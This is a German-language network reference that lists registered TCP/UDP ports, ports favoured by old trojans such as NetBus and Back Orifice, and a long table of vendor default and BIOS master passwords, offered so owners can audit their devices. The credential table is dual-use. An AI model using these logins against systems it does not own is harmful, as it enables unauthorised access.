pds	9595/tcp	Ping Discovery Service
pds	9595/udp	Ping Discovery Service
sd	9876/tcp	Session Director
sd	9876/udp	Session Director
cyborg-systems	9888/tcp	CYBORG Systems
cyborg-systems	9888/udp	CYBORG Systems
monkeycom	9898/tcp	MonkeyCom
monkeycom	9898/udp	MonkeyCom
#	9899-9991	frei
palace	9992/tcp	Palace
palace	9992/udp	Palace
palace	9993/tcp	Palace
palace	9993/udp	Palace
palace	9994/tcp	Palace
palace	9994/udp	Palace
palace	9995/tcp	Palace
palace	9995/udp	Palace
palace	9996/tcp	Palace
palace	9996/udp	Palace
palace	9997/tcp	Palace
palace	9997/udp	Palace
distinct32	9998/tcp	Distinct32
distinct32	9998/udp	Distinct32
distinct	9999/tcp	distinct
distinct	9999/udp	distinct
ndmp	10000/tcp	Network Data Management Protocol
ndmp	10000/udp	Network Data Management Protocol
#	10001-10006	frei
mvs-capacity	10007/tcp	MVS Capacity
mvs-capacity	10007/udp	MVS Capacity
#	10008-10079	frei
amanda	10080/tcp	Amanda
amanda	10080/udp	Amanda
#	10081-10999	frei
irisa	11000/tcp	IRISA
irisa	11000/udp	IRISA
metasys	11001/tcp	Metasys
metasys	11001/udp	Metasys
vce	11111/tcp	Viral Computing Environment (VCE)
vce	11111/udp	Viral Computing Environment (VCE)
atm-uhas	11367/tcp	ATM UHAS
atm-uhas	11367/udp	ATM UHAS
entextxid	12000/tcp	IBM Enterprise Extender SNA XID Exchange
entextxid	12000/udp	IBM Enterprise Extender SNA XID Exchange
entextnetwk	12001/tcp	IBM Enterprise Extender SNA COS Network

Schlüsselwort	Nummer	Beschreibung
entextnetwk	12001/udp	IBM Enterprise Extender SNA COS Network
entexthigh	12002/tcp	IBM Enterprise Extender SNA COS High
entexthigh	12002/udp	IBM Enterprise Extender SNA COS High
entextmed	12003/tcp	IBM Enterprise Extender SNA COS Medium
entextmed	12003/udp	IBM Enterprise Extender SNA COS Medium
entextlow	12004/tcp	IBM Enterprise Extender SNA COS Low
entextlow	12004/udp	IBM Enterprise Extender SNA COS Low
tsaf	12753/tcp	tsaf port
tsaf	12753/udp	tsaf port
i-zipqd	13160/tcp	I-ZIPQD
i-zipqd	13160/udp	I-ZIPQD
bprd	13720/tcp	BPRD Protocol (VERITAS NetBackup)
bprd	13720/udp	BPRD Protocol (VERITAS NetBackup)
bpbrm	13721/tcp	BPBRM Protocol (VERITAS NetBackup)
bpbrm	13721/udp	BPBRM Protocol (VERITAS NetBackup)
bpjava-msvc	13722/tcp	BP Java MSVC Protocol
bpjava-msvc	13722/udp	BP Java MSVC Protocol
bpcd	13782/tcp	VERITAS NetBackup
bpcd	13782/udp	VERITAS NetBackup
vopied	13783/tcp	VOPIED Protocol
vopied	13783/udp	VOPIED Protocol
dsmcc-config	13818/tcp	DSMCC Config
dsmcc-config	13818/udp	DSMCC Config
dsmcc-session	13819/tcp	DSMCC Session Messages
dsmcc-session	13819/udp	DSMCC Session Messages
dsmcc-passthru	13820/tcp	DSMCC Pass-Thru Messages
dsmcc-passthru	13820/udp	DSMCC Pass-Thru Messages
dsmcc-download	13821/tcp	DSMCC Download Protocol
dsmcc-download	13821/udp	DSMCC Download Protocol
dsmcc-ccp	13822/tcp	DSMCC Channel Change Protocol
dsmcc-ccp	13822/udp	DSMCC Channel Change Protocol
itu-sccp-ss7	14001/tcp	ITU SCCP (SS7)
itu-sccp-ss7	14001/udp	ITU SCCP (SS7)
netserialext1	16360/tcp	netserialext1
netserialext1	16360/udp	netserialext1
netserialext2	16361/tcp	netserialext2
netserialext2	16361/udp	netserialext2
netserialext3	16367/tcp	netserialext3
netserialext3	16367/udp	netserialext3
netserialext4	16368/tcp	netserialext4
netserialext4	16368/udp	netserialext4
isode-dua	17007/tcp	
isode-dua	17007/udp	
chipper	17219/tcp	Chipper
chipper	17219/udp	Chipper
biimenu	18000/tcp	Beckman Instruments, Inc.
biimenu	18000/udp	Beckman Instruments, Inc.
hp-sco	19410/tcp	hp-sco
hp-sco	19410/udp	hp-sco
hp-sca	19411/tcp	hp-sca
hp-sca	19411/udp	hp-sca
jcp	19541/tcp	JCP Client
jcp	19541/udp	JCP Client
dnp	20000/tcp	DNP
dnp	20000/udp	DNP
track	20670/tcp	Track
track	20670/udp	Track
webphone	21845/tcp	webphone
webphone	21845/udp	webphone

Schlüsselwort	Nummer	Beschreibung
netspeak-is	21846/tcp	NetSpeak Corp. Directory Services
netspeak-is	21846/udp	NetSpeak Corp. Directory Services
netspeak-cs	21847/tcp	NetSpeak Corp. Connection Services
netspeak-cs	21847/udp	NetSpeak Corp. Connection Services
netspeak-acd	21848/tcp	NetSpeak Corp. Automatic Call Distribution
netspeak-acd	21848/udp	NetSpeak Corp. Automatic Call Distribution
netspeak-cps	21849/tcp	NetSpeak Corp. Credit Processing System
netspeak-cps	21849/udp	NetSpeak Corp. Credit Processing System
wnn6	22273/tcp	wnn6
wnn6	22273/udp	wnn6
vocaltec-wconf	22555/tcp	Vocaltec Web Conference
vocaltec-phone	22555/udp	Vocaltec Internet Phone
aws-brf	22800/tcp	Telerate Information Platform LAN
aws-brf	22800/udp	Telerate Information Platform LAN
brf-gw	22951/tcp	Telerate Information Platform WAN
brf-gw	22951/udp	Telerate Information Platform WAN
med-ltp	24000/tcp	med-ltp
med-ltp	24000/udp	med-ltp
med-fsp-rx	24001/tcp	med-fsp-rx
med-fsp-rx	24001/udp	med-fsp-rx
med-fsp-tx	24002/tcp	med-fsp-tx
med-fsp-tx	24002/udp	med-fsp-tx
med-supp	24003/tcp	med-supp
med-supp	24003/udp	med-supp
med-ovw	24004/tcp	med-ovw
med-ovw	24004/udp	med-ovw
med-ci	24005/tcp	med-ci
med-ci	24005/udp	med-ci
med-net-svc	24006/tcp	med-net-svc
med-net-svc	24006/udp	med-net-svc
intel_rci	24386/tcp	Intel RCI
intel_rci	24386/udp	Intel RCI
icl-twobase1	25000/tcp	icl-twobase1
icl-twobase1	25000/udp	icl-twobase1
icl-twobase2	25001/tcp	icl-twobase2
icl-twobase2	25001/udp	icl-twobase2
icl-twobase3	25002/tcp	icl-twobase3
icl-twobase3	25002/udp	icl-twobase3
icl-twobase4	25003/tcp	icl-twobase4
icl-twobase4	25003/udp	icl-twobase4
icl-twobase5	25004/tcp	icl-twobase5
icl-twobase5	25004/udp	icl-twobase5
icl-twobase6	25005/tcp	icl-twobase6
icl-twobase6	25005/udp	icl-twobase6
icl-twobase7	25006/tcp	icl-twobase7
icl-twobase7	25006/udp	icl-twobase7
icl-twobase8	25007/tcp	icl-twobase8
icl-twobase8	25007/udp	icl-twobase8
icl-twobase9	25008/tcp	icl-twobase9
icl-twobase9	25008/udp	icl-twobase9
icl-twobase10	25009/tcp	icl-twobase10
icl-twobase10	25009/udp	icl-twobase10
vocaltec-hos	25793/tcp	Vocaltec Address Server
vocaltec-hos	25793/udp	Vocaltec Address Server
quake	26000/tcp	quake
quake	26000/udp	quake
wnn6-ds	26208/tcp	wnn6-ds
wnn6-ds	26208/udp	wnn6-ds
flex-lm	27000-27009	FLEX LM (1-10)

Schlüsselwort	Nummer	Beschreibung
tw-auth-key	27999/tcp	TW Authentication/Key Distribution and
tw-auth-key	27999/udp	Attribute Certificate Services
filenet-tms	32768/tcp	Filenet TMS
filenet-tms	32768/udp	Filenet TMS
filenet-rpc	32769/tcp	Filenet RPC
filenet-rpc	32769/udp	Filenet RPC
filenet-nch	32770/tcp	Filenet NCH
filenet-nch	32770/udp	Filenet NCH
traceroute	33434/tcp	traceroute use
traceroute	33434/udp	traceroute use
	43188/tcp	(reachout)
	43118/udp	(reachout)
rockwell-encap	44818/tcp	Rockwell Encapsulation
rockwell-encap	44818/udp	Rockwell Encapsulation
eba	45678/tcp	EBA PRISE
eba	45678/udp	EBA PRISE
dbbrowse	47557/tcp	Databeam Corporation
dbbrowse	47557/udp	Databeam Corporation
directplaysrvr	47624/tcp	Direct Play Server
directplaysrvr	47624/udp	Direct Play Server
ap	47806/tcp	ALC Protocol
ap	47806/udp	ALC Protocol
bacnet	47808/tcp	Building Automation and Control Networks
bacnet	47808/udp	Building Automation and Control Networks
nimcontroller	48000/tcp	Nimbus Controller
nimcontroller	48000/udp	Nimbus Controller
nimspooler	48001/tcp	Nimbus Spooler
nimspooler	48001/udp	Nimbus Spooler
nimhub	48002/tcp	Nimbus Hub
nimhub	48002/udp	Nimbus Hub
nimgtw	48003/tcp	Nimbus Gateway
nimgtw	48003/udp	Nimbus Gateway

Bevorzugte Ports von Trojanern

[Port] [Trojaner-Name]

21 - Blade Runner, Doly Trojan, Fore,
Invisible FTP, WebEx, WinCrash
23 - Tiny Telnet Server
25 - Antigen, Email Password Sender, Haebu Coceda, Shtrilitz
Stealth, Terminator, WinPC, WinSpy
31 - Hackers Paradise
80 - Executor
456 - Hackers Paradise
555 - Ini-Killer, Phase Zero, Stealth Spy
666 - Satanz Backdoor
1001 - Silencer, WebEx
1011 - Doly Trojan
1170 - Psyber Stream Server, Voice
1234 - Ultors Trojan
1245 - VooDoo Doll
1492 - FTP99CMP
1600 - Shivka-Burka
1807 - SpySender
1981 - Shockrave
1999 - BackDoor
2001 - Trojan Cow
2023 - Ripper
2115 - Bugs
2140 - Deep Throat, The Invasor
2801 - Phineas Phucker
3024 - WinCrash
3129 - Masters Paradise
3150 - Deep Throat, The Invasor
3700 - Portal of Doom
4092 - WinCrash
4590 - ICQTrojan
5000 - Sockets de Troie
5001 - Sockets de Troie
5321 - Firehotcker
5400 - Blade Runner
5401 - Blade Runner
5402 - Blade Runner
5569 - Robo-Hack
5742 - WinCrash
6670 - DeepThroat
6771 - DeepThroat
6969 - GateCrasher, Priority
7000 - Remote Grab
7300 - NetMonitor
7301 - NetMonitor
7306 - NetMonitor
7307 - NetMonitor
7308 - NetMonitor
7789 - ICKiller
9872 - Portal of Doom
9873 - Portal of Doom
9874 - Portal of Doom
9875 - Portal of Doom
9989 - iNi-Killer
10067 - Portal of Doom

[Port] [Trojaner-Name]

10167 - Portal of Doom
11000 - Senna Spy
11223 - Progenic trojan
12223 - Hack´99 KeyLogger
12345 - GabanBus, NetBus
12346 - GabanBus, NetBus
12361 - Whack-a-mole
12362 - Whack-a-mole
16969 - Priority
20001 - Millennium
20034 - NetBus 2 Pro
21544 - GirlFriend
22222 - Prosiak
23456 - Evil FTP, Ugly FTP
26274 - Delta
31337 - Back Orifice
31338 - Back Orifice, DeepBO
31339 - NetSpy DK
31666 - BOWhack
33333 - Prosiak
34324 - BigGluck, TN
40412 - The Spy
40421 - Masters Paradise
40422 - Masters Paradise
40423 - Masters Paradise
40426 - Masters Paradise
47262 - Delta
50505 - Sockets de Troie
50766 - Fore
53001 - Remote Windows Shutdown
61466 - Telecommando
65000 - Devil

Standard-Passwörter

Standard-Passwörter sind normalerweise aktiv, wenn ein Gerät in den Kaufzustand, eine Software in den vorregistrierten Zustand versetzt wird. Sind sie aber auch noch nach der Personalisierung aktiv, handelt es sich um sogenannte „Master-Passwörter", weil sie immer gültig sind. Die bekanntesten Passwörter sind hier aufgeführt, um ein Produkt rechtzeitig auf diese Sicherheitslücken überprüfen zu können.

Hersteller	Produkt	Version	Username	Passwort
3COM	LANplex	2500	tech	tech
3COM	CellPlex	7000	tech	tech
3COM	LinkSwitch	2000/2700	tech	tech
3COM	CoreBuilder	7000/6000/3500/2500	debug	synnet
3COM	CoreBuilder	7000/6000/3500/2500	tech	tech
3COM	OfficeConnect	ISDN-Routers-5x0	"---"	PASSWORD
3COM	SuperStack-II	Switch-2200	debug	synnet
3COM	SuperStack-II	Switch-2700	tech	tech
3COM	SuperStack-II	Switch-2701	adm	---
3COM	SuperStack-II	Switch-2702	admin	synnet
3COM	SuperStack-II	Switch-2703	manager	manager
3COM	SuperStack-II	Switch-2704	monitor	monitor
3COM	SuperStack-II	Switch-2705	read	synnet
3COM	SuperStack-II	Switch-2706	security	security
3COM	SuperStack-II	Switch-2707	write	synnet
3COM	HiPerARC	v4.1.x	adm	---
Accelerated-Networ	DSL/CPE/DSLAM	Switch-2708	sysadm	anicust
ADC	Kentrox	Pacesetter-Router	---	secret
Adtran	MX2800	---	---	adtran
Advanced-Integrati	PC	BIOS-Console	---	Advance
Alteon	ACEswitch	180e	admin	admin
Alteon	ACEswitch	180e	admin	---
AMI	PC	BIOS-Console	---	AM
AMI	PC	BIOS-Console	---	AMI
AMI	PC	BIOS-Console	---	A.M.I
AMI	PC	BIOS-Console	---	AMI_SW
AMI	PC	BIOS-Console	---	AMI?SW
AMI	PC	BIOS-Console	---	aammii
AMI	PC	BIOS-Console	---	AMI!SW
AMI	PC	BIOS-Console	---	AMI.KEY
AMI	PC	BIOS-Console	---	AMI.KEZ
AMI	PC	BIOS-Console	---	AMI~
AMI	PC	BIOS-Console	---	AMIAMI
AMI	PC	BIOS-Console	---	AMIDECOD
AMI	PC	BIOS-Console	---	AMIPSWD
AMI	PC	BIOS-Console	---	amipswd
AMI	PC	BIOS-Console	---	AMISETUP
AMI	PC	BIOS-Console	---	BIOSPASS
AMI	PC	BIOS-Console	---	CMOSPWD
AMI	PC	BIOS-Console	HEWITT	RAND
Amptron	PC	BIOS-Console	---	Polrty
Ascend	Router	---	---	ascend
AST	PC	BIOS-Console	---	SnuFG5
AT&T	B2	Firmware-Console	---	mcp
Autodesk	Autocad	---	autocad	autocad
AWARD	PC	BIOS-Console	---	Award
AWARD	PC	BIOS-Console	---	AWARD_SW
AWARD	PC	BIOS-Console	---	SW_AWARD
AWARD	PC	BIOS-Console	---	AWARD?SW
AWARD	PC	BIOS-Console	---	lkwpeter
AWARD	PC	BIOS-Console	---	LKWPETER
AWARD	PC	BIOS-Console	---	j262
AWARD	PC	BIOS-Console	---	j256
AWARD	PC	BIOS-Console	---	?award
AWARD	PC	BIOS-Console	---	1322222
AWARD	PC	BIOS-Console	---	256256
AWARD	PC	BIOS-Console	---	589589
AWARD	PC	BIOS-Console	---	589721
AWARD	PC	BIOS-Console	---	admin
AWARD	PC	BIOS-Console	---	alfarome
AWARD	PC	BIOS-Console	---	aLLy
AWARD	PC	BIOS-Console	---	aPAf
AWARD	PC	BIOS-Console	---	award
AWARD	PC	BIOS-Console	---	AWARD
AWARD	PC	BIOS-Console	---	award.sw
AWARD	PC	BIOS-Console	---	award_?

Hersteller	Produkt	Version	Username	Passwort
AWARD	PC	BIOS-Console	---	award_ps
AWARD	PC	BIOS-Console	---	AWARD_PW
AWARD	PC	BIOS-Console	---	awkward
AWARD	PC	BIOS-Console	---	BIOS
AWARD	PC	BIOS-Console	---	biosstar
AWARD	PC	BIOS-Console	---	biostar
AWARD	PC	BIOS-Console	---	CONCAT
AWARD	PC	BIOS-Console	---	condo
AWARD	PC	BIOS-Console	---	CONDO
AWARD	PC	BIOS-Console	---	CONDO,
AWARD	PC	BIOS-Console	---	djonet
AWARD	PC	BIOS-Console	---	efmukl
AWARD	PC	BIOS-Console	---	g6PJ
AWARD	PC	BIOS-Console	---	h6BB
AWARD	PC	BIOS-Console	---	HELGA-S
AWARD	PC	BIOS-Console	HEWITT	RAND
AWARD	PC	BIOS-Console	---	HLT
AWARD	PC	BIOS-Console	---	j09F
AWARD	PC	BIOS-Console	---	j322
AWARD	PC	BIOS-Console	---	j64
AWARD	PC	BIOS-Console	lkw	peter
AWARD	PC	BIOS-Console	---	lkwpeter
AWARD	PC	BIOS-Console	---	PASSWORD
AWARD	PC	BIOS-Console	---	USER
AWARD	PC	BIOS-Console	---	setup
AWARD	PC	BIOS-Console	---	SKY_FOX
AWARD	PC	BIOS-Console	---	SWITCHES_SW
AWARD	PC	BIOS-Console	---	Sxyz
AWARD	PC	BIOS-Console	---	SZYX
AWARD	PC	BIOS-Console	---	t0ch20x
AWARD	PC	BIOS-Console	---	t0ch88
AWARD	PC	BIOS-Console	---	TTPTHA
AWARD	PC	BIOS-Console	---	TzqF
AWARD	PC	BIOS-Console	---	wodj
AWARD	PC	BIOS-Console	---	ZAAADA
AWARD	PC	BIOS-Console	---	zbaaaca
AWARD	PC	BIOS-Console	---	zjaaadc
Axis	NETCAM	200/240	root	pass
Bay-Networks	Router	---	Manager	---
Bay-Networks	Router	---	User	---
Bay-Networks	SuperStack-II	---	security	security
Bay-Networks	Switch	350T	---	NetICs
Bintec-Bianka	Routers	---	admin	bintec
Biostar	PC	BIOS-Console	---	Biostar
Biostar	PC	BIOS-Console	---	Q54arwms
Breezecom	Breezecom-Adapters	2.x	---	laflaf
Breezecom	Breezecom-Adapters	3.x	---	Master
Breezecom	Breezecom-Adapters	4.x	---	Super
Cabletron	routers/switches	---	---	---
Cabletron	Netgear	modem/router/SSR-netman	---	---
Cayman	Cayman	DSL	---	---
Cisco	CiscoWorks	2000	admin	cisco
Cisco	CiscoWorks	2000	guest	---
Cisco	ConfigMaker	---	cmaker	cmaker
Cisco	IOS	---	cisco	cisco
Cisco	IOS	---	enable	cisco
Cisco	IOS	---	---	cc
Cisco	IOS	---	---	cisco
Cisco	IOS	---	Cisco	router
Cisco	IOS	2600-series	---	c
Cisco-Arrowpoint	Arrowpoint	---	system	Admin
Compaq	Insight-Manager	---	administrator	Admin
Compaq	Insight-Manager	---	anonymous	---
Compaq	Insight-Manager	---	operator	operator
Compaq	Insight-Manager	---	user	public
Compaq	PC	BIOS-Console	---	Compaq
Concord	PC	BIOS-Console	---	last
Crystalview	OutsideView	32	---	Crystal
CTX	PC	BIOS-Console	---	CTX_123
CyberMax	PC	BIOS-Console	---	Congress
Daewoo	PC	BIOS-Console	---	Daewuu
Dallas-Semicon.	TINI-embed.-JAVA	Mod.<=1.0	root	tini
Datacom	BSASX/101	---	---	letmein
Daytek	PC	BIOS-Console	---	Daytec
Dell	PC	BIOS-Console	---	Dell
Develcon	Orbitor	Default-Console	---	BRIDGE
Develcon	Orbitor	Default-Console	---	password
Dictaphone	---	---	NETOP	---
Dictaphone	---	---	NETWORK	NETWORK
Dictaphone	---	---	PBX	PBX
Digicorp	Viper	---	---	BRIDGE
Digicorp	Viper	---	---	password
Digital-Equipment	Terminal-Server	---	"---"	access
Digital-Equipment	Terminal-Server	---	"---"	system
Digital-Equipment	PC	BIOS-Console	---	komprie
Digital-Equipment	DecServer	Multi	---	ACCESS
Digital-Equipment	DecServer	Multi	---	SYSTEM
Digital-Equipment	IRIS	Multi	accounting	accounting
Digital-Equipment	IRIS	Multi	boss	boss
Digital-Equipment	IRIS	Multi	demo	demo
Digital-Equipment	IRIS	Multi	manager	manager
Digital-Equipment	IRIS	Multi	PDP11	PDP11
Digital-Equipment	IRIS	Multi	PDP8	PDP8
Digital-Equipment	IRIS	Multi	software	software
Digital-Equipment	RSX	Multi	BATCH	BATCH
Digital-Equipment	RSX	Multi	SYSTEM	MANAGER
Digital-Equipment	RSX	Multi	SYSTEM	SYSTEM
Digital-Equipment	RSX	Multi	USER	USER
Digital-Equipment	VMS	Multi	ALLIN1	ALLIN1
Digital-Equipment	VMS	Multi	ALLIN1MAIL	ALLIN1MAIL

Hersteller	Produkt	Version	Username	Passwort
Digital-Equipment	VMS	Multi	ALLINONE	ALLINONE
Digital-Equipment	VMS	Multi	BACKUP	BACKUP
Digital-Equipment	VMS	Multi	DCL	DCL
Digital-Equipment	VMS	Multi	DECMAIL	DECMAIL
Digital-Equipment	VMS	Multi	DECNET	DECNET
Digital-Equipment	VMS	Multi	DECNET	NONPRIV
Digital-Equipment	VMS	Multi	DECNET	DECNET
Digital-Equipment	VMS	Multi	DEFAULT	USER
Digital-Equipment	VMS	Multi	DEFAULT	DEFAULT
Digital-Equipment	VMS	Multi	DEMO	DEMO
Digital-Equipment	VMS	Multi	FIELD	FIELD
Digital-Equipment	VMS	Multi	FIELD	SERVICE
Digital-Equipment	VMS	Multi	FIELD	TEST
Digital-Equipment	VMS	Multi	FIELD	DIGITAL
Digital-Equipment	VMS	Multi	GUEST	GUEST
Digital-Equipment	VMS	Multi	HELP	HELP
Digital-Equipment	VMS	Multi	HELPDESK	HELPDESK
Digital-Equipment	VMS	Multi	HOST	HOST
Digital-Equipment	VMS	Multi	INFO	INFO
Digital-Equipment	VMS	Multi	INGRES	INGRES
Digital-Equipment	VMS	Multi	LINK	LINK
Digital-Equipment	VMS	Multi	MAILER	MAILER
Digital-Equipment	VMS	Multi	MBMANAGER	MBMANAGER
Digital-Equipment	VMS	Multi	MBWATCH	MBWATCH
Digital-Equipment	VMS	Multi	NETCON	NETCON
Digital-Equipment	VMS	Multi	NETMGR	NETMGR
Digital-Equipment	VMS	Multi	NETNONPRIV	NETNONPRIV
Digital-Equipment	VMS	Multi	NETPRIV	NETPRIV
Digital-Equipment	VMS	Multi	NETSERVER	NETSERVER
Digital-Equipment	VMS	Multi	NETWORK	NETWORK
Digital-Equipment	VMS	Multi	NEWINGRES	NEWINGRES
Digital-Equipment	VMS	Multi	NEWS	NEWS
Digital-Equipment	VMS	Multi	OPERVAX	OPERVAX
Digital-Equipment	VMS	Multi	POSTMASTER	POSTMASTER
Digital-Equipment	VMS	Multi	PRIV	PRIV
Digital-Equipment	VMS	Multi	REPORT	REPORT
Digital-Equipment	VMS	Multi	RJE	RJE
Digital-Equipment	VMS	Multi	STUDENT	STUDENT
Digital-Equipment	VMS	Multi	SYS	SYS
Digital-Equipment	VMS	Multi	SYSMAINT	SYSMAINT
Digital-Equipment	VMS	Multi	SYSMAINT	SERVICE
Digital-Equipment	VMS	Multi	SYSMAINT	DIGITAL
Digital-Equipment	VMS	Multi	SYSTEM	SYSTEM
Digital-Equipment	VMS	Multi	SYSTEM	MANAGER
Digital-Equipment	VMS	Multi	SYSTEM	OPERATOR
Digital-Equipment	VMS	Multi	SYSTEM	SYSLIB
Digital-Equipment	VMS	Multi	SYSTEST	UETP
Digital-Equipment	VMS	Multi	SYSTEST_CLIG	SYSTEST_CLIG
Digital-Equipment	VMS	Multi	SYSTEST_CLIG	SYSTEST
Digital-Equipment	VMS	Multi	TELEDEMO	TELEDEMO
Digital-Equipment	VMS	Multi	TEST	TEST
Digital-Equipment	VMS	Multi	UETP	UETP
Digital-Equipment	VMS	Multi	USER	PASSWORD
Digital-Equipment	VMS	Multi	USERP	USERP
Digital-Equipment	VMS	Multi	VAX	VAX
Digital-Equipment	VMS	Multi	VMS	VMS
Digital-Equipment	DEC-10	Multi-1	---	syslib
Digital-Equipment	DEC-10	Multi-1	---	operator
Digital-Equipment	DEC-10	Multi-1	---	manager
Digital-Equipment	RSX	Multi-1,1	---	SYSTEM
Digital-Equipment	DEC-10	Multi-2	---	maintain
Digital-Equipment	DEC-10	Multi-2	---	syslib
Digital-Equipment	DEC-10	Multi-2	---	manager
Digital-Equipment	DEC-10	Multi-2	---	operator
Digital-Equipment	DEC-10	Multi-30	---	games
Digital-Equipment	DEC-10	Multi-5	---	games
Digital-Equipment	DEC-10	Multi-7	---	maintain
D-Link	hubs/switches	Telnet	D-Link	
Dynix	Library-Systems	Dynix	circ	"<social sec #>"
Dynix	Library-Systems	Dynix	LIBRARY	---
Dynix	Library-Systems	Dynix	SETUP	---
Efficient	Speedstream	DSL	---	admin
Elsa	LANCom-Off.-ISDN-R.	800/1000/1100	---	cisco
Elsa	LANCom-Off.-ISDN-R.	800/1000/1100	---	---
Enox	PC	BIOS-Console	---	xo11nE
Epox	PC	BIOS-Console	---	central
Ericsson	Ericsson	Acc	netman	netman
Flowpoint	DSL	2000	admin	admin
Flowpoint	DSL	---	---	password
Flowpoint	Flowpoint/2000	ADSL	---	---
Freetech	PC	BIOS-Console	---	Posterie
Galacticomm	Major	BBS	Sysop	Sysop
Galacticomm	Major	BBS	glFtpD	glFtpD
Galacticomm	Major	BBS	glftpd	glftpd
Hersteller	Produkt	Version	BenutzerID	Passwort
HP	Vectra	Console	---	hewlpack
HP	HP-2000/3000	MPE/xx	ADVMAIL	HPOFFICE,DATA
HP	HP-2000/3000	MPE/xx	ADVMAIL	HP
HP	HP-2000/3000	MPE/xx	FIELD	SUPPORT
HP	HP-2000/3000	MPE/xx	FIELD	MGR
HP	HP-2000/3000	MPE/xx	FIELD	SERVICE
HP	HP-2000/3000	MPE/xx	FIELD	MANAGER
HP	HP-2000/3000	MPE/xx	FIELD	HPP187,SYS
HP	HP-2000/3000	MPE/xx	FIELD	LOTUS
HP	HP-2000/3000	MPE/xx	FIELD	HPWORD,PUB
HP	HP-2000/3000	MPE/xx	FIELD	HPONLY
HP	HP-2000/3000	MPE/xx	HELLO	MANAGER.SYS
HP	HP-2000/3000	MPE/xx	HELLO	MGR.SYS
HP	HP-2000/3000	MPE/xx	HELLO	FIELD.SUPPORT
HP	HP-2000/3000	MPE/xx	HELLO	OP.OPERATOR

Hersteller	Produkt	Version	Username	Passwort
HP	HP-2000/3000	MPE/xx	MAIL	MAIL
HP	HP-2000/3000	MPE/xx	MAIL	REMOTE
HP	HP-2000/3000	MPE/xx	MAIL	TELESUP
HP	HP-2000/3000	MPE/xx	MAIL	HPOFFICE
HP	HP-2000/3000	MPE/xx	MAIL	MPE
HP	HP-2000/3000	MPE/xx	MANAGER	TCH
HP	HP-2000/3000	MPE/xx	MANAGER	SYS
HP	HP-2000/3000	MPE/xx	MANAGER	SECURITY
HP	HP-2000/3000	MPE/xx	MANAGER	ITF3000
HP	HP-2000/3000	MPE/xx	MANAGER	HPOFFICE
HP	HP-2000/3000	MPE/xx	MANAGER	COGNOS
HP	HP-2000/3000	MPE/xx	MANAGER	TELESUP
HP	HP-2000/3000	MPE/xx	MGE	VESOFT
HP	HP-2000/3000	MPE/xx	MGE	VESOFT
HP	HP-2000/3000	MPE/xx	MGR	SYS
HP	HP-2000/3000	MPE/xx	MGR	CAROLIAN
HP	HP-2000/3000	MPE/xx	MGR	VESOFT
HP	HP-2000/3000	MPE/xx	MGR	XLSERVER
HP	HP-2000/3000	MPE/xx	MGR	SECURITY
HP	HP-2000/3000	MPE/xx	MGR	TELESUP
HP	HP-2000/3000	MPE/xx	MGR	HPDESK
HP	HP-2000/3000	MPE/xx	MGR	CCC
HP	HP-2000/3000	MPE/xx	MGR	CNAS
HP	HP-2000/3000	MPE/xx	MGR	WORD
HP	HP-2000/3000	MPE/xx	MGR	COGNOS
HP	HP-2000/3000	MPE/xx	MGR	ROBELLE
HP	HP-2000/3000	MPE/xx	MGR	HPOFFICE
HP	HP-2000/3000	MPE/xx	MGR	HPONLY
HP	HP-2000/3000	MPE/xx	MGR	HPP187
HP	HP-2000/3000	MPE/xx	MGR	HPP189
HP	HP-2000/3000	MPE/xx	MGR	HPP196
HP	HP-2000/3000	MPE/xx	MGR	INTX3
HP	HP-2000/3000	MPE/xx	MGR	ITF3000
HP	HP-2000/3000	MPE/xx	MGR	NETBASE
HP	HP-2000/3000	MPE/xx	MGR	REGO
HP	HP-2000/3000	MPE/xx	MGR	RJE
HP	HP-2000/3000	MPE/xx	MGR	CONV
HP	HP-2000/3000	MPE/xx	OPERATOR	SYS
HP	HP-2000/3000	MPE/xx	OPERATOR	DISC
HP	HP-2000/3000	MPE/xx	OPERATOR	SYSTEM
HP	HP-2000/3000	MPE/xx	OPERATOR	SUPPORT
HP	HP-2000/3000	MPE/xx	OPERATOR	COGNOS
HP	HP-2000/3000	MPE/xx	PCUSER	SYS
HP	HP-2000/3000	MPE/xx	RSBCMON	SYS
HP	HP-2000/3000	MPE/xx	SPOOLMAN	HPOFFICE
HP	HP-2000/3000	MPE/xx	WP	HPOFFICE
IBM	AIX	---	guest	---
IBM	AIX	---	guest	guest
IBM	Ascend-OEM-Routers	---	---	ascend
IBM	OS/400	---	11111111	11111111
IBM	OS/400	---	22222222	22222222
IBM	OS/400	---	ibm	password
IBM	OS/400	---	ibm	2222
IBM	OS/400	---	ibm	service
IBM	OS/400	---	qpgmr	qpgmr
IBM	OS/400	---	qsecofr	qsecofr
IBM	OS/400	---	qsecofr	11111111
IBM	OS/400	---	qsecofr	22222222
IBM	OS/400	---	qserv	qserv
IBM	OS/400	---	qsrv	qsrv
IBM	OS/400	---	qsrvbas	qsrvbas
IBM	OS/400	---	qsvr	qsvr
IBM	OS/400	---	qsvr	ibmcel
IBM	OS/400	---	qsysopr	qsysopr
IBM	OS/400	---	quser	quser
IBM	OS/400	---	secofr	secofr
IBM	VM/CMS	---	$ALOC$	---
IBM	VM/CMS	---	ADMIN	---
IBM	VM/CMS	---	AP2SVP	---
IBM	VM/CMS	---	APL2PP	---
IBM	VM/CMS	---	AUTOLOG1	---
IBM	VM/CMS	---	BATCH	---
IBM	VM/CMS	---	BATCH1	---
IBM	VM/CMS	---	BATCH2	---
IBM	VM/CMS	---	CCC	---
IBM	VM/CMS	---	CMSBATCH	---
IBM	VM/CMS	---	CMSUSER	---
IBM	VM/CMS	---	CPNUC	---
IBM	VM/CMS	---	CPRM	---
IBM	VM/CMS	---	CSPUSER	---
IBM	VM/CMS	---	CVIEW	---
IBM	VM/CMS	---	DATAMOVE	---
IBM	VM/CMS	---	DEMO1	---
IBM	VM/CMS	---	DEMO2	---
IBM	VM/CMS	---	DEMO3	---
IBM	VM/CMS	---	DEMO4	---
IBM	VM/CMS	---	DIRECT	---
IBM	VM/CMS	---	DIRMAINT	---
IBM	VM/CMS	---	DISKCNT	---
IBM	VM/CMS	---	EREP	---
IBM	VM/CMS	---	FSFADMIN	---
IBM	VM/CMS	---	FSFTASK1	---
IBM	VM/CMS	---	FSFTASK2	---
IBM	VM/CMS	---	GCS	---
IBM	VM/CMS	---	IDMS	---
IBM	VM/CMS	---	IDMSSE	---
IBM	VM/CMS	---	IIPS	---
IBM	VM/CMS	---	IPFSERV	---
IBM	VM/CMS	---	ISPVM	---
IBM	VM/CMS	---	IVPM1	---

Hersteller	Produkt	Version	Username	Passwort
IBM	VM/CMS	---	IVPM2	---
IBM	VM/CMS	---	MAINT	---
IBM	VM/CMS	---	MOESERV	---
